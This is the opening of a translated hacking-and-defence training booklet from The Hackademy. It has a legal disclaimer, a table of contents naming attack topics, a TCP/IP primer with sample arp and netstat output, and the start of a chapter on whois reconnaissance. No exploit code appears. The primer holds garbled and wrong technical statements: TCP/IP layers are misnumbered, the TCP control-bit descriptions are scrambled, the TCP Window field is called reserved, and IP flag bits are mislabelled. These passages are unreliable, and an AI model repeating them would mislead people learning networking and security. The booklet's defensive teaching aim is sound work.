



Hack security “pro”





Important

The aim of the present The Hackademy training course booklet is to contribute to a better understanding of security risks in the use of IT, thus allowing a better protection from these risks. It will be of use to network and system administrators, developers and professionals working with the Internet. If you wish to understand how a hacker could try to attack you, and you want to protect yourself from these attacks, this training course is made for you. However, no guarantee is given that the contents of this course will give you total protection; you will nonetheless have all the material you need to develop an efficient security management policy. Furthermore, this course cannot aim to exhaustively cover all aspects of security: we detail common attack methods and give you the means to protect yourself from these.

The Hackademy and DMP cannot be held responsible for any damage caused by an implementation of the methods presented here.

It is strictly forbidden by law to apply any of the attack methods presented in this training course on any system that you do not own. You can however apply them on computer systems as vulnerability tests, bearing in mind that there are always risks involved for the stability of audited systems.

Warning

It is essential to understand that the methods in this booklet are presented above all as a general comprehension of security and of methods used by hackers, with the one and only aim of fighting against this danger.

What's more, these protection methods can be used both by companies and individuals. Leaving aside all the private documents stored on your computer, a hacker could use your system as a gateway, to avoid being found. In this case, it would be up to you, as a natural person or as a legal entity, to prove your innocence. In case of hacking, the proper security policy is to entirely reinstall your system again, resulting in a loss of both time and money.

The general structure of this document will be as follows:

- > Description of the attack or the type of vulnerability.
- > Means to implement to avoid becoming a victim



Authors

For their contribution to the elaboration of this training course and the writing of this booklet, we would like to thank:

- **Crashfr** (crashfr@thehackademy.net)
- **Xdream Blue** (xdream@thehackademy.net)
- **Clad Strife** (clad@thehackademy.net)



CONTENTS

Introduction.....	6
TCP/IP.....	7
Chapter I: Information Acquisition.....	21
Public Information Acquisition.....	22
Network Mapping.....	26
Zone Transfer.....	27
Fingerprinting the System.....	29
Port Scanning.....	29
Listing of Services.....	31
Netbios Listing.....	36
Applicative Fingerprinting.....	38
Listing of Firewalling Rules.....	38
Chapter II: Client Vulnerabilities.....	41
Virus Attack.....	42
Trojans.....	47
ActiveX.....	51
Chapter III: Networks Vulnerabilities.....	61
Network Sniffing.....	62
Network Spoofing.....	68
Bypassing a Firewall.....	76
Idle Host Scanning.....	83
Connection Hijacking.....	89
Attack of Secure Protocols.....	94
Denial of Services.....	98



Chapter IV: Web Vulnerabilities.....	100
Site Mapping.....	101
PHP Vulnerability.....	106
CGI Vulnerability.....	115
SQL Injections.....	123
XSS.....	130
Chapter V: Applicative Vulnerabilities.....	135
Escape Shell.....	136
Buffer Overflow.....	137
Format String.....	153
Race Conditions.....	159
Chapter VI: Systems Vulnerabilities.....	166
Brute Force Authentication.....	167
System Spying.....	176
Backdoors and Rootkits.....	178
Chapter VII: Generic Security Procedures.....	181
Intrusion Detection Systems.....	182
Monitoring with Windows.....	184
Anti Portscan.....	185
Cryptography.....	186
System Integrity.....	196
Firewalling.....	198
VPN.....	205



INTRODUCTION



INTRODUCTION TO TCP/IP NETWORKS

Networks Notions

The material

Any communication needs a medium. This also applies to IT, so it was necessary to create interfaces capable of translating the binary language of a digital system into a signal appropriate for a medium (copper pair cable, coaxial cable, fiber optics, etc.) These interfaces have electronic circuits that can allow you to listen and transmit on a medium. Each adaptor also has a small quantity of memory that is accessible by the host system (PC, etc.)

The first phase of development was to create these adaptors, as well as delivering, for later developments, a precise documentation on registers and addresses to use and operate the communication functions.

These operations are the first layer of the OSI reference model. It is the physical layer. It allows a communication between a (digital) system and an (analogical) transmission medium (airwaves, laser, copper, fiber optics, etc.)

The most common cards are the Ethernet 802.3 cards (RJ45, BNC, AUI); they can withstand outputs of 10Mb/s or 100Mb/s. They can transcript digital data (e.g. 0011 0100) into tension appropriate for the medium (amplitude, coding, etc.)

Network adaptors also handle the medium's condition, and can detect a certain number of errors on it. This part is transparent to developers, it is however ensured by each NIC (Network Interface Card).

All Ethernet cards have a single physical address. This address, also called a MAC (Media Access Control) address is used for dialogues between the two cards. It is coded on 6 bytes, the first 3 describing the manufacturer (e.g. 00:0a:24 is the manufacturer 3COM). MAC addresses (MAC addresses format) are generally shown in a hexadecimal form, each byte being separated by the ':' symbol (e.g. 00:40:05:61:71:EC).

Transmissions security (reliability)

The network layer therefore links a destination to the network (either directly or indirectly, hence the routing functions); it also takes care of basic service management operations. ICMP packets can be exchanged between routers or stations to indicate an event on the network (loss of packet, screening, oversized packet and necessary IP fragmentation, etc.)

It is however necessary to have the software part capable of ensuring the proper emission/reception of data. When a packet (or datagram) does not reach its destination, with no software intervention, the pack has not arrived, but will never be automatically transmitted again.

Two protocols can fill this void: UDP (User Datagram Protocol) and TCP (Transmission Control Protocol).

UDP does not control packet losses, each packet is transmitted without being numbered to the destination, and without acknowledgement. As for the TCP protocol, it ensures a more reliable transfer of data, by opening a communication session before any dialogue, then by numbering packets for reconstruction, by re-transmitting lost or mistaken packets...

So the TCP and UDP protocols are the transport layer in the IP pile, they are the ones that ensure data transmission from one point of the network to the other, by handling (or not handling) the necessary retransmission of lost or altered packets, etc.

Networks communications: the OSI and TCP/IP models

Communications between systems are possible only if each system understands its destination (a Frenchman doesn't necessarily speak Spanish and vice versa). It was therefore necessary to devise a norm to allow everyone to communicate using an existing network.

That is why TCP/IP is called an open network. The protocols used are standardized and available for the whole world. Anyone can thus adapt his owner system to communicate in TCP/IP, by writing the various software components according to TCP/IP standards (the majority of OS now have a TCP/IP implementation).

The Open Systems Interconnection Reference Model has standardised an OSI-RM reference model, using 7 distinct layers. TCP/IP fits into this model, but does not systematically use all 7 layers.

Each layer's role is to enable the upper layer to send to it the data that will be transmitted, as well as transmitting data from the lower layer to the upper layer (received data).

We can therefore see that for a single communication between two systems, several protocols need to be used.

Encapsulation

Only the upper layer (Application) contains data, and this is only the data that is to be transmitted or received. Each layer adds its own header, encapsulating data packets into bigger packets, or by taking off the header in case of reception.


When a data packet needs to be transmitted by an application, this data will receive several headers according to the protocols used.

Application
Presentation
Session
Transport
Network
Data link
Physical

OSI reference model

7	Application (FTP, HTTP, DNS, SMTP, etc.)
6	Transport (TCP)
5	Internet (IP)
4	PPP/SLIP/PLIP
3	Physical layer

TCP/IP Model



In case of reception, each layer will take the necessary information and will then withdraw its headers to send the remaining data blocks to the next layer above.

Links

In certain cases, an extra layer is necessary. In case of access via a modem (by a serial link), there is no material address (MAC address) on a modem. This address needing to be used by the physical and network layers, in theory there can be no communication possible. A modem is not an interface network but a serial one (communication is done through a COM port), it has no material standard address, nor does it have any ROM giving an IP communication interface.

An extra software layer is thus necessary, in order to simulate and provide an alternative to the use of a MAC address. In the case of a TCP/IP link with a modem, a PPP protocol (Point to Point Protocol) will generally be used; it will be placed between the network layer and the physical layer. This protocol will give a software solution to IP communications needing a MAC address.

Layers and protocols used

Each layer of the IP pile uses one or several protocols to fulfil certain functions (the transport layer uses TCP or UDP). With this method, layers can standardize incoming and outgoing data flows. Each layer (and thus each implementation) is therefore independent of upper and/or lower layers.



- A protocol is a dialogue known by the two parties, between two layers of the same level. A layer of any (l) level will only be capable of dialogue with another layer of the same level.
- A service is the array of functions that the layer must absolutely fulfil, and it provides the interface to transmit data from the (l) layer to the ($l+1$) or ($l-1$) layer.

Address Resolution Protocol (ARP)

During a dialogue between two stations, network adaptors must be able to take in the data sent to it, without processing data that is of no concern to it (resulting in a saving of CPU and network time). Some networks function in a bus form (non-switched Ethernet, coaxial links, etc.) and all data transits in the medium, so all network adaptors must analyse the packets to take into account only the ones that are directed to them.

The only addresses available and that can be used at the level of the physical interface (layer 1 of the TCP/IP model) are MAC addresses. Without these addresses, each adaptor would have to decode each packet up to (IP) level 3 to know if this data is directed to it or not.

In the case of a dialogue between two stations 10.23.23.2 and 10.23.23.254, the first step consists of finding the material address of the destination station, so as to send the data to this station (and specifying its material address rather than its IP one). That's when the ARP protocol can be used (level 3, network layer). This protocol will enable a station to find the material address of another station.


To do so, if 10.23.23.2 wishes to contact 10.23.23.254, before any dialogue, the station will broadcast to all stations of the network an ARP request. Each station will then receive this ARP request, in the form of the following message:

10.23.23.2 station with xx:xx:xx:xx:xx:xx material address is looking for the material address of 10.23.23.254.

All stations linked to this segment will then analyse this request, but only 10.23.23.254 station will answer it, by sending the following message:

10.23.23.254 station has yy:yy:yy:yy:yy:yy as a material address.

10.23.23.2 and 10.23.23.254 stations will then stock the two addresses (IP address and MAC address) obtained in a cache (called ARP cache, see figure -example of an ARP table) so that it won't have to ask the question again in case of a new communication within a short delay (a few minutes, after which the ARP cache will erase the couple of addresses if they are not used anymore).



ARP heading:

Hardware Type	2 octets
Protocol Type	2 octets
Hardware Address Length (n)	2 octets
Protocol Address Length (m)	2 octets
Operation Code	2 octets
Sender Hardware Address	n octets
Sender Protocol Address	m octets
Target Hardware Address	n octets
Target Protocol Address	m octets

Format du datagramme ARP

The ARP cache can be consulted with a shell:

```
C:\WINDOWS\System32\cmd.exe
Microsoft Windows XP [version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\CrashFr>arp -a

Interface : 192.168.231.89 --- 0x10003
    Adresse Internet      Adresse physique          Type
    192.168.231.1        00-40-95-30-e6-c9      dynamique
    192.168.231.140      00-50-8d-f9-e2-5e      dynamique

C:\Documents and Settings\CrashFr>
```

Internet protocol (IP)

On an Ethernet segment, it is not necessary to use a material or software layer to fulfil the linking functions. Level 2 protocols are used only on serial or parallel links, or on any other interface or equipment without a MAC address (e.g. PPP or SLIP for IP access via a modem).

Each packet circulating on the network has several headers, because of consecutive encapsulations. A packet of data thus has at least one header linked to the medium used (usually Ethernet). This is the case for ARP. Packets using IP addresses will also have IP header information.

The contents of this fixed 20-byte header (this is a minimum, it can be more if IP options are used) give information on the broadcasting station (IP address), the destination's address, the checksum, the protocol, the version, etc.

There are 3 types of IP addresses:

- Unicast for one particular station
- Broadcast for all stations
- Multicast for a (pre-defined) Multicast group

IP header

Version	Longueur	Type de service	Taille totale	
Identification		Flags		Offset pour données
Time To Live	Protocol	CRC d'entête		
Adresse IP source				
Adresse IP destination				
Options IP			Bourrage (padding)	



Version: 4 bits. The version field gives information on the Internet header format. The present document describes the protocol's version 4 format.

Header length: 4 bits. The header length field codifies the length of the Internet header, the unit in use being the 32-bit word, which indicates the start of data. Please note that this field cannot have a value under 5 in order to be valid.

Service type: 8 bits. The Service Type gives an indication of the service quality requested, however it remains an "abstract" parameter. This parameter is used to "guide" the choice of current service parameters when a datagram transits through a specific network. Some networks offer a priority mechanism, whereby a certain type of traffic will be treated preferentially to another, less preferred traffic (generally by accepting to transfer only packets above a certain level of preference in case of temporary overloading). The main choice offered is a negotiation between the three following constraints: a short delay, a low rate of error and a high output.

Total length: 16 bits. The "Total Length" field is the length of the complete datagram, including header and data, measured in bytes. This field can only codify a datagram length of 65,535 octets. Such a length would anyway make datagrams impossible to handle for the vast majority of networks. Hosts will at least need to be able to accept datagrams up to a length of 576 bytes (whether it be a single datagram or a fragment). It is also recommended that hosts do not send datagrams over 576 bytes unless they are sure that the destination is able to accept them.

Identification: 16 bits. An identification value, allocated by the broadcaster to identify the fragments of a single datagram.

Flags: 3 bits. Various control commutators. Bit 0: reserved, must be left at 0. Bit 1: (AF) 0 = Fragmentation possible, 1 = non-fractionable. Bit 2: (DF) 0 = Last fragment, 1 = Intermediate fragment.

Fragment offset: 13 bits. This field indicates the gap of the fragment's first byte related to the whole datagram. This relative position is measured in 8-byte (64-bit) blocks. The gap of the first fragment is equal to zero.

Time to live: 8 bits. This field can limit the amount of time a datagram stays in the network. If this field is equal to zero, the datagram must be destroyed. This field is modified during the treatment of the Internet header. Each Internet module (router) must withdraw at least one time unit to this field during the transmission of the packet, even if the complete handling of the datagram by the module lasts less than one second. This time to live must thus be seen as the absolute maximum amount of time during which a datagram can exist. This mechanism exists because of the necessity to destroy any datagram that has not been correctly transmitted on the network.

Protocol: 8 bits. This field indicates which upper level protocol is used in the data section of the Internet datagram. The different values allowed for various protocols are listed in the "Assigned Numbers" RFC [rfc1060].

Header checksum: 16 bits. Checksum calculated only on the header. As certain fields of the header (e.g. the time to live) are modified during their transit through the network, this checksum must be re-calculated and checked at each network location where the header is re-interpreted.


Address source: 32 bits. The source's Internet address.

Address destination: 32 bits. The destination's Internet address.

Transmission Control Protocol (TCP)

The transport layer (layer number 4 in the IP pile) ensures the proper transfer of data. It is this layer that will for example number the TCP packets before broadcasting them on the network, so that the destination can re-assemble the entire data in the right order (this is not the case for UDP). Two protocols are frequently used in a TCP/IP environment: TCP and UDP.

TCP ensures the numbering of packets, and the destination acknowledges each one. It is therefore necessary for the two parties to establish a dialogue negotiation. That is the reason why a TCP communication always begins by a synchronization of the two parties. The broadcaster asks the receptor if it is ready to receive data; the latter acknowledges the request, that the broadcaster then validates. The transfer of data can then start. The TCP connection is done on a "Three-Way Handshake Connection".



Let us for example take a machine "A" and a machine "B". Machine "A" is the client and machine "B" is the server.

1. A --- SYN---> B; The client machine sends a TCP packet with an activated SYN flag, which means: "Can I establish a connection? (SYN)"
2. A <--- SYN/ACK --- B; The server machine answers with a TCP packet and with activated SYN and ACK flags, which means: "Yes, you can establish a connection (ACK), and what about me? Can I establish a connection? (SYN)" It is necessary to send a packet with the SYN flag, even in the answer, for a connection is always a two-way one.
3. A --- ACK ---> B; The client machine answers with a TCP packet with an activated ACK flag, which means: "Yes, you can establish a connection (ACK)".

If a machine refuses a connection, it will answer with an RST to the SYN sent by the client.

TCP header:

Source port		Destination port					
TCP sequence number							
Acknowledgement number							
offset	reserved	U R G	A C K	P C H	R S T	S Y N	F I N
Window							
Checksum						Emergency pointer	
Options						Padding	
TCP data							

Source Port: 16 bits. The source's port number.

Destination Port: 16 bits. The destination's port number.

Sequence Number: 32 bits. The number of the first byte of data compared to the beginning of the transmission (except if SYN is indicated). If SYN is indicated, the sequence number is the Initial Sequence Number (ISN) and the first byte's number is ISN+1.

Receipt: 32 bits. If ACK is indicated, this field contains the sequence number of the following byte that the receptor expects to receive. Once a connection is established, this field is always informed.

Data offset: 4 bits. The TCP header's size in word numbers is 32 bits. It indicates where data starts. In all cases, a TCP header is equivalent to an entire number of 32-bit words.

Reserved: 6 bits. Reserved for future use. Must be at 0.

Control bits: 6 bits (from left to right): URG: Urgent Data Check of significant ACK: Receipt of significant PSH: RST Push Function: SYN connection re-initialization: FIN sequence number Synchronization: End of transmission.

Window: 16 bits. Reserved for future use. Must be at 0.

Checksum: 16 bits. The checksum is done by calculating the complement to 1 on 16 bits of the sum of complements to 1 of the header bytes and the data taken two by two (words of 16 bits). If the whole message contains an odd number of bytes, a 0 is added at the end of the message to finish the calculation of the checksum. This extra byte is not transmitted. When the checksum is calculated, the positions of the bits consigned to it are marked at 0. The checksum also covers a pseudo-header of 96 bits pre-fixed to the TCP header. This pseudo-header contains the source's and the destination's Internet addresses, the protocol type and the length of the TCP message. This protects the TCP against routing errors. This information will be handled by IP, and given as an argument by the TCP/Network interface when TCP calls IP.

Urgent Data Check: 16 bits. Communicates the position of urgent data by giving the gap compared to the sequence number. The check must send the urgent data to the following byte. This field is interpreted only when URG is indicated.


Options: variable. The options field size can vary, at the end of the TCP header. It will always be a multiple of 8 bits. All options are taken into account by the Checksum. An option parameter always begins on a new byte. It is made of two types of formats for options: first case: mono-byte option. Second case: option type byte, option length byte, option value byte. The option length takes into account the type byte, the length byte itself and all value bytes, and its value is measured in bytes. Please note that the option list can be shorter than what the data offset would have you believe. In this case a padding byte must be added after the end of options code. This byte must be at 0. TCP must implement all options. The options currently defined are (type is indicated in octal):

Option Data: Segment maximum size: 16 bits. If this option is present, it communicates to the broadcaster the maximum size of segments it will be able to send. This field must be sent with the initial connection request (with SYN indicated). If this option is absent, the segment taken can be of any size.

Padding: variable. Padding bytes end the TCP header: their byte number is always a multiple of 4 (32 bits) so that the data offset indicated in the header corresponds to the beginning of applicable data.

User Datagram Protocol (UDP)

UDP is faster, more tolerant, but also less reliable in its transmission technique. Data is transmitted without any guarantee that the broadcaster can receive it. Each packet is transmitted on the network (without being numbered) at the highest possible speed (depending on the station and the medium's state). If any packets are lost, the broadcaster cannot detect them (nor can the destination); data can also reach the destination in total disorder according to the complexity of the network's topology.



The Source Port is an optional field. When it is of any significance, it indicates the port number of the broadcasting process, and it will be supposed, in the absence of any further information, that any answer must be directed to it. If it is not used, this field will keep a value of 0.

The Destination Port is of significance in the case of specific Internet addresses.

The **Length** shows the number of bytes in the whole datagram, including in the present header (and consequently, the minimum length mentioned in this field is equal to 8 if the datagram carries no data).

The **Checksum** is calculated by taking the complement to 1 of the sum out of 16 bits of the complements to 1 calculated on a pseudo-header made up of the typical information of an IP header, the UDP header itself, and data, with a zero byte added so that the total number of bytes be even, should this be needed.

The **Pre-header** added before the UDP header contains the IP source address, the IP destination address, the protocol code and the UDP segment length. This information can increase the immunity of the network to datagram routing errors. The checksum calculation procedure is the same as for TCP.



TCP/UDP Port Notions: Multiplexing/Demultiplexing

A station can simultaneously transmit and receive several TCP and UDP data flows. For this to happen, each extremity (and these can be different for each established communication) must be attached to a packet arriving on an interface. To do this, TCP and UDP protocols use port numbers. These numbers are COMPULSARY in any TCP or UDP communication, and can associate a communication to a process. All data transiting on the network therefore has two port numbers: the first one on the transmitting side, the second one on the destination side. All communications thus have 2 couples of numbers (IP address, port used) relative to an extremity.

TCP and UDP ports are totally independent. It is therefore possible to have a simultaneous communication on port 25/TCP and port 25/UDP.

This technique corresponds to multiplexing/demultiplexing. By decoding the port number in the packet, data is sent to one or the other process of the system. Systems conventionally implement the following rules:

- Port numbers under 1024 can only be used by the super-user,
- A client application using TCP or UDP will use a port number above 1024 (even if the user is the super-user). There are however some voluntary exceptions, such as r-services...

A communication implies that a port be open to the client machine and that another port be open to the server machine. These ports are not necessarily the same one.

1. A server application opens a port permanently to allow for waiting time for connection requests.
2. A client application opens ports on a needs basis. It does not wait for a connection request, it does not have the role of a server application and therefore it is not a point of entry into a system.
3. There are 65,535 ports; no more, no less. Most of these are reserved for specific services (FTP: 21, telnet: 23, SMTP: 25, etc.)
4. A closed port is like a wall made of reinforced concrete: nothing enters, nothing exits.

Examples

1. When A sends to B a TCP packet with an activated SYN flag, and the requested port is closed, B machine sends back a TCP packet with an activated RST flag. Some firewalls do not send back a TCP packet with an activated RST flag (such as ZoneAlarm).
2. When A wants to connect to B's HTTP server, its client application (Internet Explorer) will open a port (1106, for example). The client application will send a packet made up of IP, TCP, HTTP headers to port 80 of B machine.

Here are some of the commonly used TCP ports according to their services:

PORTS	PROTO	SERVICES
21	TCP	FTP
22	TCP	SSH
23	TCP	TELNET
25	TCP	SMTP
53	UDP	DNS
79	TCP	FINGER
80	TCP	HTTP
110	TCP	POP3
111	TCP	PORTMAPPER
119	TCP	NNTP
139	TCP	NETBIOS
143	TCP	IMAP
443	TCP	HTTPS
445	TCP	MICROSOFT-DS
2049	UDP	NFS

If data packets were transmitted in a totally disorganised manner, without any rules guiding their transmission and construction, systems would not be able to understand each other in a global way. The system of an A company would understand another A company's system; but not that of a Q company. For systems to be able to understand the data they send to each other, there has to be a standard to the way this data is constructed and the way it is sent. This standardization is done thanks to the development of "protocols". Each packet will be made of headers specific to a protocol.

On the Internet, the most common protocol is TCP (Transmission Control Protocol). When you go to a website, for example <http://www.dmpfrance.com>, the IP (Internet Protocol) protocols, TCP and HTTP (Hyper Text Transfer Protocol) will be used to send and construct data packets.

- IP will be used to define anything concerning the addressing of data;
- TCP will define the type of packet sent;
- HTTP will send data that is specific to it, i.e. web pages.

IP will be used in the addressing of packets, thus allowing the transmitting and receiving relay machines to establish a correct path of data transmission. TCP will define the type of packet, i.e. a type of packet that can be used to establish a connection, close it, etc. These two protocols are definitely the most important on the Internet at a global level.

Using the Netstat command

The "netstat" command is an instructive one, although it is not always easy to read. It shows the protocol statistics and the TCP/IP network connection in use on the local machine.



Start the MS-DOS control interface

```
C:\Documents and Settings\CrashFr>netstat -an

Connexions actives

Proto  Adresse locale        Adresse distante      Etat
TCP    0.0.0.0:135          0.0.0.0:0           LISTENING
TCP    0.0.0.0:445          0.0.0.0:0           LISTENING
TCP    0.0.0.0:1025         0.0.0.0:0           LISTENING
TCP    0.0.0.0:1029         0.0.0.0:0           LISTENING
TCP    0.0.0.0:1607         0.0.0.0:0           LISTENING
TCP    0.0.0.0:1609         0.0.0.0:0           LISTENING
TCP    0.0.0.0:1737         0.0.0.0:0           LISTENING
TCP    0.0.0.0:1765         0.0.0.0:0           LISTENING
TCP    127.0.0.1:1764        0.0.0.0:0           LISTENING
TCP    127.0.0.1:1764        127.0.0.1:1765      ESTABLISHED
```

The first column shows the protocol used in the communication. The second one shows your machine's address, or its name. After the double dot comes the number of the port used in the communication. The third column shows the address of the destination machine. After the colon comes the number of the port used in the communication. The last column shows the state of the communication: whether it is established, being established, ending, etc.

Note: If a server application such as a Trojan monopolises a port, and an intruder is connected to the trojan, you will be able to see it thanks to netstat!

IP addressing

Any system wishing to communicate on the global IP network (Internet) must have an IP address. These addresses, given by regulation bodies, are filed and standardized. An Internet station can only be located (reached) by its unique couple of addresses (IP address, under-network mask).

IP addresses:

An IP address is made up of two fields: the network address and the machine address. The network address is calculated on the most significant bits, whereas the machine address is calculated on least significant ones.

There are several categories of addresses, namely categories A, B, C, D and E. The difference between them is the number of most significant bits in them.

An IP address always takes the following form: a.b.c.d. In A class, b, c and d values can be freely fixed. In theory, one can address a maximum of 16,777,216 ($2^{3 \times 8} = 224$) machines.

B class leaves the values of c and d free. So one will be able to address 65,536 ($2^{2 \times 8} = 216$) machines.

C class leaves only the value of d free. So one will be able to address 256 ($2^8 = 256$) machines.

D class is a different one, as it is reserved for a particular use: multicasting (broadcasting in real time towards several destinations).



As for the E class, it has not been used up to now except for experimental use.

In theory, one has the following address ranges:

Class	range	
A	0.0.0.0	127.255.255.255
B	128.0.0.0	191.255.255.255
C	192.0.0.0	223.255.255.255
D	224.0.0.0	239.255.255.255
E	240.0.0.0	247.255.255.255

Specific addresses:

A	0000	Network identifier	Machine identifier
B	1000	Network identifier	Machine identifier
C	1100	Network identifier	Machine identifier
D	1110	Network identifier	Machine identifier
E	1111	unused	unused

127.0.0.1 localhost or loopback

62.0.0.0 designates the A class network (all bits from H to 0).

62.255.255.255 designates all machines of A class network (Broadcast) (all bits from H to 1).

There are several so-called non-routable addresses. These addresses are reserved for internal use, or for private networks. In theory, these are never routed on the Internet. There are 3 types of IP addresses:

- A class: 10.0.0.0
- B class: 172.16.0.0 to 172.31.0.0
- C class: 192.168.0.0 to 192.168.255.0

127.0.0.0 is also a particular A class, as it is never dispatched on the network. It is reserved for internal use. It corresponds to the loopback interface. The IP address 127.0.0.1 therefore designates your computer.



CHAPTER I

INFORMATION ACQUISITION



1. Public information acquisition

An intrusion attempt always starts by acquiring information on the target system. To do this, a methodology is applied. In the following explanations, we will see what these techniques of gathering information on a system are, how they can be used, and of course how to protect yourself.

A) Whois databases

The information given during the registration of a domain name are saved in public databases called **whois databases**, and can be consulted freely on the Internet. This data can be found on the domain names providers' websites (gandi, Internic, Arpanet ...) or via websites that directly consult providers' databases associated to the domain name (www.allwhois.com). You can find the name and telephone number of the person in charge of the domain, the DNS server addresses and the IP ranges associated to the domain. The result of a request concerning thehackademy.net domain will for example give the following result:

Domain names in the .com and .net domains can now be registered with many different competing registrars. Go to <http://www.internic.net> for detailed information.

Domain Name: THEHACKADEMY.NET
Registrar: GANDI
Whois Server: whois.gandi.net
Referral URL: <http://www.gandi.net>
Name Server: NS7.GANDI.NET
Name Server: CUSTOM2.GANDI.NET
Status: ACTIVE
Updated Date: 19-apr-2004
Creation Date: 28-oct-2002
Expiration Date: 28-oct-2005

>>> Last update of whois database: Tue, 4 May 2004 07:33:44 EDT <<<

domain: THEHACKADEMY.NET
owner-address: DMP
owner-address: 7, rue darboy
